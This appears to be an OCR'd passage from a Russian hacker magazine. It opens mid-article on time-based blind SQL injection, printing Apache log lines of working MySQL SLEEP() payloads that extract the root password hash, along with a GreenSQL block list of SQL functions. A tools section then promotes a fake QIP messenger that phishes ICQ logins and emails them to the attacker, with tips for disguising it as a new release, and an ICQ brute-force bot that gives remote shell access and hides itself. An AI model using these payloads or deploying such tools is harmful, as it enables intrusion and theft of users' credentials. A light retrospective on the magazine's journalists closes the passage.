Решил я проблему, введя специальный коэффициент — точность, или, как в скрипте написано, precision. Это и есть один из параметров скрипта, «-p».
Данный коэффициент позволяет расширить диапазон допустимых значений задержек для каждого символа, то есть каждому символу теперь выделен некий интервал времени. Думаю, график выразит мысль лучше, чем слова.
Фактически, коэффициент «точность» соответствует количеству секунд, которое отводится дополнительно для каждого символа.
Чтобы прояснить ситуацию, вернемся к прошлому примеру.
В том случае мы получили 6.5 секунд, что привело к неправильной интерпретации



ПОРОЙ И ТАК НАС ВСТРЕЧАЮТ

```
Ams@pinguin /home/Ams [53]$ tail /var/log/httpd/access_log
127.0.0.1 - - [06/Dec/2009:00:12:56 +0200] "GET /sqlia.php?id=1+AND+1=(SELECT+%0A%20%20%20%20%20%20%20%20IF((@q:=ORD(MID(password,5,1)))%3C43%26%26@q%3E41,SLEEP(@q-40),%0A%20%2
%20%20IF(@q%3E64%26%26@q%3C71,SLEEP((@q-52)%2a0%2b((@q-52)-2%2a0)),SLEEP(0))))+%0A%20%20%20%20%20%20%20%20FROM+%60mysql%60.%60user%60+WHERE+%60user%60=0x726f6f74+LIMIT+1)--+ HT
127.0.0.1 - - [06/Dec/2009:00:13:05 +0200] "GET /sqlia.php?id=1+AND+1=(SELECT+%0A%20%20%20%20%20%20%20%20IF((@q:=ORD(MID(password,6,1)))%3C43%26%26@q%3E41,SLEEP(@q-40),%0A%20%2
%20%20IF(@q%3E64%26%26@q%3C71,SLEEP((@q-52)%2a0%2b((@q-52)-2%2a0)),SLEEP(0))))+%0A%20%20%20%20%20%20%20%20FROM+%60mysql%60.%60user%60+WHERE+%60user%60=0x726f6f74+LIMIT+1)--+ HT
127.0.0.1 - - [06/Dec/2009:00:13:15 +0200] "GET /sqlia.php?id=1+AND+1=(SELECT+%0A%20%20%20%20%20%20%20%20IF((@q:=ORD(MID(password,7,1)))%3C43%26%26@q%3E41,SLEEP(@q-40),%0A%20%2
%20%20IF(@q%3E64%26%26@q%3C71,SLEEP((@q-52)%2a0%2b((@q-52)-2%2a0)),SLEEP(0))))+%0A%20%20%20%20%20%20%20%20FROM+%60mysql%60.%60user%60+WHERE+%60user%60=0x726f6f74+LIMIT+1)--+ HT
127.0.0.1 - - [06/Dec/2009:00:13:33 +0200] "GET /sqlia.php?id=1+AND+1=(SELECT+%0A%20%20%20%20%20%20%20%20IF((@q:=ORD(MID(password,8,1)))%3C43%26%26@q%3E41,SLEEP(@q-40),%0A%20%2
%20%20IF(@q%3E64%26%26@q%3C71,SLEEP((@q-52)%2a0%2b((@q-52)-2%2a0)),SLEEP(0))))+%0A%20%20%20%20%20%20%20%20FROM+%60mysql%60.%60user%60+WHERE+%60user%60=0x726f6f74+LIMIT+1)--+ HT
127.0.0.1 - - [06/Dec/2009:00:13:40 +0200] "GET /sqlia.php?id=1+AND+1=(SELECT+%0A%20%20%20%20%20%20%20%20IF((@q:=ORD(MID(password,9,1)))%3C43%26%26@q%3E41,SLEEP(@q-40),%0A%20%2
%20%20IF(@q%3E64%26%26@q%3C71,SLEEP((@q-52)%2a0%2b((@q-52)-2%2a0)),SLEEP(0))))+%0A%20%20%20%20%20%20%20%20FROM+%60mysql%60.%60user%60+WHERE+%60user%60=0x726f6f74+LIMIT+1)--+ HT
127.0.0.1 - - [06/Dec/2009:00:13:44 +0200] "GET /sqlia.php?id=1+AND+1=(SELECT+%0A%20%20%20%20%20%20%20%20IF((@q:=ORD(MID(password,10,1)))%3C43%26%26@q%3E41,SLEEP(@q-40),%0A%20%
0%20%20IF(@q%3E64%26%26@q%3C71,SLEEP((@q-52)%2a0%2b((@q-52)-2%2a0)),SLEEP(0))))+%0A%20%20%20%20%20%20%20%20FROM+%60mysql%60.%60user%60+WHERE+%60user%60=0x726f6f74+LIMIT+1)--+ H
127.0.0.1 - - [06/Dec/2009:00:13:51 +0200] "GET /sqlia.php?id=1+AND+1=(SELECT+%0A%20%20%20%20%20%20%20%20IF((@q:=ORD(MID(password,11,1)))%3C43%26%26@q%3E41,SLEEP(@q-40),%0A%20%
0%20%20IF(@q%3E64%26%26@q%3C71,SLEEP((@q-52)%2a0%2b((@q-52)-2%2a0)),SLEEP(0))))+%0A%20%20%20%20%20%20%20%20FROM+%60mysql%60.%60user%60+WHERE+%60user%60=0x726f6f74+LIMIT+1)--+ H
127.0.0.1 - - [06/Dec/2009:00:14:05 +0200] "GET /sqlia.php?id=1+AND+1=(SELECT+%0A%20%20%20%20%20%20%20%20IF((@q:=ORD(MID(password,12,1)))%3C43%26%26@q%3E41,SLEEP(@q-40),%0A%20%
0%20%20IF(@q%3E64%26%26@q%3C71,SLEEP((@q-52)%2a0%2b((@q-52)-2%2a0)),SLEEP(0))))+%0A%20%20%20%20%20%20%20%20FROM+%60mysql%60.%60user%60+WHERE+%60user%60=0x726f6f74+LIMIT+1)--+ H
127.0.0.1 - - [06/Dec/2009:00:14:19 +0200] "GET /sqlia.php?id=1+AND+1=(SELECT+%0A%20%20%20%20%20%20%20%20IF((@q:=ORD(MID(password,13,1)))%3C43%26%26@q%3E41,SLEEP(@q-40),%0A%20%
0%20%20IF(@q%3E64%26%26@q%3C71,SLEEP((@q-52)%2a0%2b((@q-52)-2%2a0)),SLEEP(0))))+%0A%20%20%20%20%20%20%20%20FROM+%60mysql%60.%60user%60+WHERE+%60user%60=0x726f6f74+LIMIT+1)--+ H
127.0.0.1 - - [06/Dec/2009:00:14:36 +0200] "GET /sqlia.php?id=1+AND+1=(SELECT+%0A%20%20%20%20%20%20%20%20IF((@q:=ORD(MID(password,14,1)))%3C43%26%26@q%3E41,SLEEP(@q-40),%0A%20%
0%20%20IF(@q%3E64%26%26@q%3C71,SLEEP((@q-52)%2a0%2b((@q-52)-2%2a0)),SLEEP(0))))+%0A%20%20%20%20%20%20%20%20FROM+%60mysql%60.%60user%60+WHERE+%60user%60=0x726f6f74+LIMIT+1)--+ H
Ams@pinguin /home/Ams [54]$
```

ЛОГИ APACHE С НАШИМИ ЗАПРОСАМИ ВО ВСЕЙ КРАСЕ

полученных данных. Теперь же, если мы возьмем precision, равный двум, то после расширения интервала допустимых значений для символа 2 диапазон уже будет 11-13 (включительно). Таким образом, добавляя к стартовому значению 11 секунд дополнительные «паразитные» полторы секунды, мы получим 13,5 секунд, но наша кривая чертова дюжина уже среди допустимых значений.
Хочу отметить, что при повышении коэффициента точности увеличивается общее время ожидания. При точности, равной 0, время извлечения строки длиной в 41 символ (хеш пароля и астериск) составляет около 400 секунд, дальше на каждую единицу точности время ожидания увеличивается примерно на 318 секунд.
Долго, но что делать, когда такие суровые условия? Тем более, я уверен, что и данный метод подлежит оптимизации. Допустим, сократить общее время ожидания можно за счет многопоточности. Еще как вариант я вижу применение группировки символов — создать определенную группу символов (путем SQL-запроса) на некий период времени, а там разбираться по алгоритму, что применен в показательном скрипте. Но это уже детали реализации конкретного решения, не относящиеся к теме.
Если ты посмотришь в исходник скрипта, то увидишь, что запрос существенно длиннее и отличается от приведенного в статье. Дело в том, что запрос составлен таким образом, чтобы исключить диапазоны ненужных символов, оставив только те, что встречаются в строке, которую мы извлекаем — «0-9, A-Z. *». Для примера я взял хеш пароля пользователя. Думаю, тебе не составит проблем разобраться в запросе, а если что, обращайся к руководству MySQL, ну или ко мне.
Второй недостаток метода — сложность реализации. Не обойтись без средств автоматизации, то есть, задействовать такой прием в полевых условиях крайне тяжело, да и не оправдывает средств. Однако заготовка уже есть, да и самому написать свой инструмент, думаю, нетрудно.

И ЭТО ВСЕ?

Наверное, ты хочешь спросить — «и где же тут продвинутость?». Да, время выполнения не конек метода, но зато мы имеем всего 40 запросов для 40-символьного пароля MySQL при отсутствии вывода каких-либо данных в слепых SQL-инъекциях.
Повышая количество запросов, мы можем оптимизировать общее время, ведь даже десяток лишних строк не сильно повысят степень риска быть замеченным. Все вышеописанное относится не только к MySQL и вполне может быть реализовано на других серверах. Например, в PostreSQL нашу SLEEP() функцию можно заменить на pg_sleep(), ну и так далее.
Это лишь метод, его можно и нужно модифицировать, оптимизировать и расширять. Конечно, он далеко не идеален, но куда проще для таких критических случаев, как слепая инъекция без каких-либо активных признаков этой самой инъекции. Впрочем, эффективность этого метода можно повысить и можно соорудить более продвинутый фингерпринтер базы данных для слепых SQL-инъекций. Простор для фантазии неограничен, остается лишь подхватить идею. Так чего же ты медлишь? ⌶

BENCHMARK() В СПИСКЕ БЛОКИРУЕМЫХ ФУНКЦИЙ GREENSQL'OM

```
# BLOCK section lists general SQL commands that will be blocked.
[block]
^set password
^grant
^kill
^handler
^revoke
flush privileges
create user
drop user
rename user
backup table
restore table
load file
load data
into outfile
into dumpfile
benchmark\s*\(
load file
```




Mar icq 884888, http://wap-chat.ru

X-TOOLS

ПРОГРАММЫ ДЛЯ ХАКЕРОВ

ПРОГРАММА: **QIP Fake**
ОС: **WINDOWS 2000/2003/XP/VISTA/7**
АВТОР: **JIYKA**



Фейк Квипа

Представляю очередное творение уже знакомого тебе по предыдущим выпускам X-Tools Луки (jiykasoft.3dn.ru) — фейк известного ICQ-мессенджера QIP. Прога представляет собой точную копию начальных окон клиента QIP 2005 Build 8092. Общий смысл работы программы: сначала жертва запускает фейк на своем компьютере, затем производит необходимые манипуляции (настраивает сервер, прокси, ставит нужные галки), вводит логин и пароль в соответствующие окна и нажимает кнопку «Подключиться» или «Только открыть». В этот момент прога отсылает на твою почту новое сообщение вида:


```
от кого: JIyka
тема: JIykaSoft.3dn.Ru
Email отправителя: JIyk@bk.ru
текст: uin;pass
```

После отправки сообщения фейковый клиент выдает ошибку сервера.
В папке же самой программы есть три файла и две папки: файл *.htm можно сразу удалять, остальное оставляй нетронутыми и передавай жертве :).
Настройки программы находятся в файле QIP\Skins\skins.cfg:
- первая строка должна содержать e-mail, куда будут приходить сообщения;
- вторая строка — надпись в первом загрузочном окне;
- третья строка содержит цвет фона надписи в первом загрузочном окне.

Также ты можешь изменить рисунок из QIP\Skins\ICQ5\start.jpg — это изображение загрузочного окна.
Впарить фейк жертве — это задача для твоих навыков социальной инженерии, но вот возможный способ от автора программы: качаем QIP 2005 (http://qip.ru/ru/pages/download_qip_ru) и переносим все файлы из папки фейка в папку QIP, пакуем получившееся творение любой программой инсталляции и выкладываем где-нибудь в Сети со следующим возможным текстом: «вышел новый QIP 2005» :).

ПРОГРАММА: **ArxScanSite**
ОС: **WINDOWS 2000/2003/XP/VISTA/7**
АВТОР: **ARXWOLF**

Далее на повестке дня еще один уже знакомый



Сканер директорий сайта

тебе кодер — ArxWolf из команды webxakep.net — и его многопоточный сканер директорий сайта. В каком случае тебе пригодится такой сканер? Допустим, ты хочешь узнать строение сайта, но нет желания перебирать и искать файлы ручками, значит, все это за тебя может сделать полностью настраиваемый, многопоточный и очень быстрый сканер директорий и файлов со встроенной системой «Передышки», которая позволит тебе обойти практически любые AntiDDoS-скрипты.
Возможности программы:


```
• многопоточность (от 1 до 50 и более потоков)
• работа с протоколами http и https
• опциональный вывод ответов (HTTP 200, 301, 404, 403, 401, 302)
• большая экономия трафика (качаются только заголовки)
• возможность работы через Proxy/Socks сервер
• удобный вывод результата работы (табличный и текстовый)
• открытие ссылок прямо в окне программы
• выбор одного из трех браузеров для открытия ссылок
• передышка (для предотвращения ддоса)
• конфигурационный файл (все настройки программы находятся именно в нем)
• возможность указать свои HTTP-заголовки (UserAgent, Referer и т.д.)
• большой файл базы данных, который всегда можно отредактировать
```


База данных программы содержит списки файлов и директорий вида:


```
.htaccess
.htconfig
.htpasswd
_adm/
_install/
_mysql/
_notes/
_private/
_update.php
_voip/
_vti_bin/
~install.php
~update.php
1.php
1/
2003/
2006/
2007/
2008/
666/
about.php
about/
access
access_log
account.asp
account.html
account.php
acct_login/
add/
addnews/
adm/
adm2/
admin.asp
admin.cfg
admin.dat
admin.html
admin.inc
admin.php
```


ПРОГРАММА: **Storm 2008 Brutal Edition**
ОС: **WINDOWS 2000/2003/XP/VISTA/7**
АВТОР: **Q1P**

Storm 2008 Brutal Edition — скромный icq-бот, который пригодится всем, кто занимается брутом ICQ-уинов на выделенных серверах.
Он предназначен для облегчения управления брутом и его автоматизации. Работает совмест-











Storm 2008 Brutal Edition

но только с .Brutal 0.3-0.8+ (есть версия и для IPD-брута, но ее мы не будем описывать, так как брутфорсер безнадежно устарел).
Возможности:
• удаленное управление .Brutal (например, нажатие кнопок остановки и запуска, cleanup, показ статистики, скрытие и показ окна);
• управление командной строкой windows на сервере;
• отправка новых good'ов на icq-номер(а) администратора;
• организация очереди списков для брута;
• автоматическое обновление прокси через заданный промежуток времени (прокси могут скачиваться из интернета в виде текстового файла, либо используется локальная копия списка, которую можно обновлять вручную);
• простая система администрирования;
• управление возможно с нескольких номеров;
• для каждого номера можно установить свои настройки;
Дополнительные возможности: скачка файлов из интернета, icq gate (использование бота в качестве гейта), отправка, принятие сообщений и т.д.
Список основных команд:
1. Brutal control.

```
/stats (or 1) — show .Brutal
statistics
/start — press 'start' button in
.Brutal
/stop — press 'stop' button in
.Brutal
/pause — press 'pause' button in
.Brutal
/continue — press 'continue' button
in .Brutal
/cleanup — clean proxies in .Brutal
syntax: /cleanup [proxy_type]
proxy types: https (h), socks4 (s4),
socks5 (s5)
note: without parameter = cleanup
all proxies
/brtopt — display .Brutal options
/threads — set threads count
syntax: /threads value
/timeout — set timeout option
syntax: /timeout value1 value2
note: value2 used only with .Brutal
0.5
/clntime — set cleanup time
syntax: /clntime value
/autosave — set autosave time
syntax: /autosave value
/show — show .Brutal and bot windows
/hide — hide .Brutal and bot windows
/runbrt — run and start .Brutal
/killbrt — hard terminate brute
process
/good — show good list
```


2. Bot administration.

```
/adminlist — show admin list with
permissions
/add — add UIN to admin list
syntax: /add UIN[:permissions]
ex.: '/add 123123', '/add 321321:+-
+--'
permissions: 1 — send new good's, 2
— allow to use commands, 3 — allow to
use /stats, 4 — allow to administrate
bot, 5 — notify terminating
default permissions is -+++-
/delete — delete UIN from admin list
syntax: /delete UIN
/pchange — change permissions
syntax: /pchange UIN:perm_
index:permission , /pchange
UIN:permissions
ex.: '/pchange 123123:1:+', '/
pchange 321321:+-+-+'
/settings — display bot settings
/set — set bot settings
syntax: /set -option value
note: for information send '/set ?'
/botlog — show bot log
syntax: /botlog [count] default
count is 10
note: large messages will not be
delivered
/messlog — show messages log
syntax: /messlog [count] default
count is 10
note: large messages will not be
delivered
/pluglist — show list of plugins
/clrlog — clean system and messages
logs
```

Преимущество бота перед конкурентами в том, что он предоставляет широкие возможности по управлению процессом брута, ибо делает всю ручную работу за тебя. Обновление прокси, организация списков для брута и отправка новых номеров прямо к тебе в icq позволят экономить время и трафик (и при этом быть в курсе событий, происходящих на сервере). Скрытие окна брута (в том числе и своего) и иконки в трее дадут шанс избежать того, что твою учетку заблокируют администраторы.
Управление командной строкой при помощи бота открывает полный доступ к серверу. Очень удобная фича, так как с ее помощью можно делать практически все: управлять файлами, учетными записями, перезагружать сервер, работать с консольными приложениями (в частности, консольные rar и zip) и т.д.


Встроенный генератор позволяет создавать списки uin;pass прямо через бота, используя списки номеров, паролей или пароли, передаваемые в параметр команды. Таким образом, можно создать несколько списков и долго не заходить на сервер, бот сам будет менять списки, обновлять прокси и присылать новые номера. Присутствует также возможность восстановления процесса брута после разрыва связи с сетью. Бот делает резервную копию списков прокси после разрыва, а когда связь снова появляется, восстанавливает все прокси и запускает брут, поэтому не нужно больше беспокоиться о бесполезных простоях сервера. Также нельзя не отметить продвинутую систему плагинов для бота, найти которые (и почитать об остальном функционале и командах) можно на официальном сайте проги — http://qip-blog.eu.org/storm2008be.


ПРОГРАММА: **ORACLE SECURITY TOOLS (GUI)**
ОС: **WINDOWS 2000/2003/XP/VISTA/7**
АВТОР: **CYBER$NAKE**



Массовая смена инфы

Что это мы все «MySQL да MySQL»? Пора бы уже и на другие базы данных внимание обратить. Представляю тебе Oracle Security Tools — программное средство, предназначенное для тестирования на безопасность СУБД Oracle 8i-9i, 10g, 11g. Прога работает без Oracle Client и дополнительных модулей и позволяет имитировать проникновение в СУБД Oracle с помощью существующих в ней уязвимостей.
Возможности и функционал проги:
• повышение привилегий пользователя Oracle;
• проверка системных аккаунтов Oracle на наличие пароля по умолчанию;
• проверка аккаунтов Oracle на соответствие логин=пароль;
• повышение привилегий в ОС Windows 2000/XP/2003 (добавление локального пользователя с правами администратора и удаленного подключения);
• проникновение в ОС и выполнение команд DOS с правами администратора системы;
• просмотр соединений пользователей с базой данных и их действий;
• анализ внешнего TNS listener.log;
• многопоточный сканер портов;
• тестирование на проникновение.
Подробности ищи на официальном сайте программы securetools.ru.





Александр Лозовский lozovsky@gameland.ru

НЕДЕЛЯ ВЕЛИКИХ ЖУРНАЛИСТОВ: СЕМЬ ЗНАКОВЫХ X-МЭНОВ ПРОШЛОГО ДЕСЯТИЛЕТИЯ

Британские ученые доказали, что период полувыведения информационных токсинов, заражающих твой мозг через просмотр телевизионных ботов из новогоднего голубого экрана, составляет не менее трех месяцев.
За это время они разрушают твой организм сильнее микробов, обитающих под ободком унитаза, или даже клещей, пытающихся поиметь нас через ковровое покрытие. К счастью, русские ученые нашли классический способ лечения — «клин клином вышибают». Смело принимай лекарство от доктора Лозовского, ведь твоему вниманию предлагается статья о семи самых культовых журналистах Хакера за последнее десяти (ой, уже двенадцати) летие!

SINtez aka Сергей Покровский

AMATEUR PHOTO: СЕРГЕЙ «SINTEZ» ПОКРОВСКИЙ (ЗА СТОЛОМ) И АНДРЕЙ РЫБУШКИН (СЛЕВА, ОН БЫЛ РЕДАКТОРОМ ДИСКА И ВЫПУСКАЮЩИМ РЕДАКТОРОМ)

КОГДА ЗАРУЛИВАЛ: С САМОГО НАЧАЛА

Жалобы: выяснить не удалось, хотя на момент написания статьи Серега чем-то болел.

Анамнез

Если бы я был главным редактором, я бы все рабочее время сидел на завалинке, любовался бы на облака, курил бы махорку, грыз бы семечки и давил мух на окне. А что делать? В социальных сетях я не зарегистрирован, ЖЖ не веду, а команда все равно вся при деле: редакторы — генерят темы, прессуют авторов, доводят тексты. Литературный редактор — исправляет ошибки в том, что прошло мимо бдительного взгляда редакторов, верстальщик — верстает, арт-директор — овладевает верстальщиком и генерит дизайн, выпускающий редактор — прессует всех и рулит всем вышеперечисленным контингентом. Красота! Ну что, повелся? Конечно же, я фантазирую. Если бы у][были такие главные редакторы — Хакера просто бы не существовало. Например, благодаря энергии первого главреда — Сереги Покровского, Хакер, во-первых, появился на свет, а во-вторых — стал известнейшим отечественным изданием, который, бывало, соревновался по продажам с грандами вроде «Men's Health» и «Максим» (ничего удивительного, ведь][— это «мужской и развлекательный» журнал. SINtez'а хватало на все и на всех:

Арт-директор? А вот, кстати, у меня для тебя есть три варианта новой обложки, пойдем, покажу. И что это у тебя тут в дизайне статьи? Не, вот сюда надо добавить злого робота, сюда — человеческий мозг, а сюда — Холода в трусах и с вантузом наперевес. Холод — там, вантуз — чуть левее, около кулера.

Редактор? А про взлом IRC мы писали? Не писали! Надо написать, я как раз тут тусуюсь на одном канале, кое-что интересное узнал, завтра напишу.

Литературный редактор? Почему в одной статье у нас «крэкинг», а в другой — «крекинг»? Не, это не дело: нам нужно стандартизировать весь компьютерный жаргон! Выпустим правила, все пропишем, у меня уже кое-что написано.

Так оно все и было. Со временем Серега передал свой пост 2poisonS aka Александру Сидоровскому, а сам — ушел на повышение, став издателем всей цифровой группы журналов Геймленда.

Диагноз: Покровский — человек-атомный реактор. Папочка Хакера. Спасибо Синтезу за наше счастливое детство!

В настоящее время он занимается проектом http://2funkey.ru, и при самом поверхностном ознакомлении с этим ресурсом ты увидишь, что Синтез ничуть не постарел :).



Dr.Cod aka Федор Добрянский

КОГДА ЗАРУЛИВАЛ: С ДОИСТОРИЧЕСКИХ ВРЕМЕН. КОГДА ВСЕ ПРИШЛИ, ОН УЖЕ БЫЛ (ДЕКАБРЬ 1998).

Жалобы: По старой традиции Добрянский их скрывает. Вместо этого он копипастит и шлет нам жалобы из справочника прабабушки-врача, симулируя литейную лихорадку, водянку яичка и легкое рубщика клена одновременно.

Анамнез

Каждый X-мэн запомнился нам чем-то особенным, не стал исключением и Доктор Добрянский. Со стародавних времен Dr.Cod нес знамя и всячески иллюстрировал собой стереотип техногенного компьютерного гика, жесточайшего хардварного маньяка и просто законченного «радиолюбителя» с паяльником вместо... эээ... ну, скажем, просто с паяльником. Да, он вел рубрику FAQ (не путать с Hack-FAQ, раньше это были разные рубрики!), прикалывался и дичайше угорал наравне со всеми, но воистину прославился сей господин своими бесчеловечными опытами на ниве пайки, сварки, кройки и шитья. Он сконструировал телеглушилку и самоходного робота, низкоомный виброчепец и металлоискатель, лазерофон и биодетектор. Обо всех этих достижениях он не забывал писать в Хакер и ХакерСпец (рубрика «Паяльник»), и читателей это радовало, поскольку позволяло получать максимум хулиганского результата при минимуме радиодеталей.

Впоследствии Добрянский покинул журналы, мигрировав в другое подразделение компании — тестовую лабораторию, где занимался сам понимаешь чем, и широко прославился в узком круге редакторов жесточайшими задержками конечных материалов :) — бывало, что он скидывал нам результаты тестов новых девайсов (хардов, мониtermов и прочих матплат) в день засылки журнала в типографию.

Диагноз

Доктор Добрянский — автор вошедшей во всемирную историю Резолюции о неделе порабощенных наций, принятой еще в 1959 году. Стоп, это другой Доктор Добрянский. У нашего же диагноз прост: «Каждый вечер и каждый восход Доктор Добрянский паяльник берет». Сейчас он журналистикой напрямую не занимается, а занят он (цитирую): «поддерживаю информационные системы, пишу софт для моделирования динамических опционных позиций, продвигаю один хороший бренд».

От себя: А еще я преподавал в МИРЭА «Аппаратные Средства Вычислительных Сетей», вел научную работу по системному моделированию СБИС СнК, разрабатывал Мощщщщные Лазззззеры в ИОФАН РАН, был главным редактором сайта по инвестициям, написал книгу «Управление Фрилансерами», занимался моделированием динамических опционных позиций.

Holod aka Александр Черных

КОГДА ЗАРУЛИВАЛ: С 1999 ГОДА

Жалобы: А почему вас это интересует? (*елки-палки, мы попали, ведь Холод увлекается психологией* — прим. Лозовского).

Анамнез

Есть такие люди, которые, кажется, никогда не устают. Они все время на подъеме — в курсе всего, генерят, креативят, у них всегда есть новые идеи, время для их реализации и при этом — куча времени для общения, тусовок и гонок на машинах. Таких людей мало, и наш Холод — один из них. Благодаря своему организаторскому таланту и способности создавать вокруг себя ощущение «команды» (которое магическим образом распространялось и на наших читателей), Александр стал одним из самых известных журналистов, работавших в Хакере, Спеце и Хулигане: он руководил авторами, отвечал на письма читателей и читатели с удовольствием их ему писали :), а фразы вроде «твои пупырчатые суслики» или «целуем в десны, твои мухорчатые гонобобели» в среде фанатов Х приобрели определенную меметичность.



АЛЕКСАНДР «HOLOD» ЧЕРНЫХ ДИЧАЙШЕ УГОРАЕТ В ТЕПЛЫХ КРАЯХ

Как я уже говорил, отметился Холод сразу в трех, начинающихся с буквы Х, журналах: в качестве журналиста и редактора Хакера, главного редактора спецвыпуска Хакера и главного же редактора журнала Хулиган. Куда он, кстати, и перенес угар, бесшабашность и бакланизм старого Хакера :), от которого в те годы (2003-2004-й) в Х начали постепенно отказываться.

Диагноз: Человек-динамит, человек-команда! Сейчас — расстался с журналистикой вообще и со сферой IT в целом, полностью посвятив себя HR (human resources). Работает советником управляющего директора по работе с персоналом компании «Диасофт».

От себя: Лично считаю, что Хакеру реально повезло с Покровским как с первым Главным — отличный лидер, человек-зажигалка, который ни минуты на месте не сидел, все время прикручивал что-нибудь, да новые поля распахивал. Таких больше нет. С радостью вспоминаю доктора Добрянского и Донора, которые были исключительными западностроителями высшей пробы.



Horriflc aka Михаил Фленов


КОГДА ЗАРУЛИВАЛ: С 1999 ГОДА

Жалобы: На отсутствие прежнего командного духа в нынешней x-crew.

Анамнез

Брутальный ростовский парень, программист Ростсельмаша по имени Михаил мог бы появиться на пороге нашей редакции еще в момент подготовки второго номера журнала, но, разумеется, он этого не сделал. По уважительной причине — жил он тогда за тысячу километров от редакции. Поэтому он откликнулся на предложение Покровского по электропочте и после небольшого собеседования был принят в штат авторов. Будучи мощным компьютерщиком, со временем поднимая все больше и больше статей (рекорд — 7 статей в номере!) и ежемесячно отвечая на вопросы читателей в Hack-FAQ, Horrific очень быстро превратился в одного из самых заметных авторов тогдашнего Х. Неудивительно, что, когда SINtez начал планировать изменения в журнале, была одобрена именно его концепция — план создания рубрики «Кодинг», а единственным условием ее существования, которое было поставлено перед Михаилом, было «не ботанить» :). Он и не ботанил — работая на вышеупомянутом заводе кодером и специалистом по БД (из 40000 налогоплательщиков), он колбасил статьи в Х, активно неся в массы знания и наш фирменный стиль, разрабатывал шароварные программы под собственной маркой и писал книги.

С ТОЧКИ ЗРЕНИЯ МИХИ ФЛЕНОВА, ТАК ОН ВЫГЛЯДЕЛ ВО ВРЕМЯ РАБОТЫ В Х. МНЕ КАЖЕТСЯ, ЧТО ОН ГОНИТ — ВЕДЬ ЕМУ ТОГДА БЫЛО ЛЕТ 25.





HORRIFIC В НАШИ ДНИ: БУРЖУАЗНЫЙ КАНАДСКИЙ ПРОГРАММИСТ!

Диагноз

Пожалуй, один из столпов Хакера начала века, показывающий, что «просто о сложном» — это не просто лозунг, а руководство к действию. Да что там говорить, благодаря его статьям и его сайту, который он пиарил в Х, я узнал кучу нового о программировании, познакомился с самим Horrific'ом, а затем и попал автором в Х образца 2001 года :). Сейчас он живет в Канаде, работает в крупной web-девелоперской компании, успевая при этом поддерживать аж три собственных проекта — www.cydsoft.com, www.heapar.com и www.flenov.info (на самом деле их четыре, но это число не очень красивое и я решил его немного округлить).

От себя

Это сейчас я уже готов писать в Хакер хоть бесплатно, если бы время было, а тогда начинал писать именно ради денег. Все банально — деньги и новые ощущения. Хотя деньги тогда были на первом месте. Я работал программистом на Ростсельмаше, а этот завод стоял и зарплату не платил.



Даня aka Даниил Шеповалов

КОГДА ЗАРУЛИВАЛ: С ДЕКАБРЯ 1999 ГОДА

Жалобы: на врагов, которые башляют ему хороший кэш и поставляют юных любовниц (*есть маза, что он скорее хвастается* — прим. Лозовского).

Анамнез

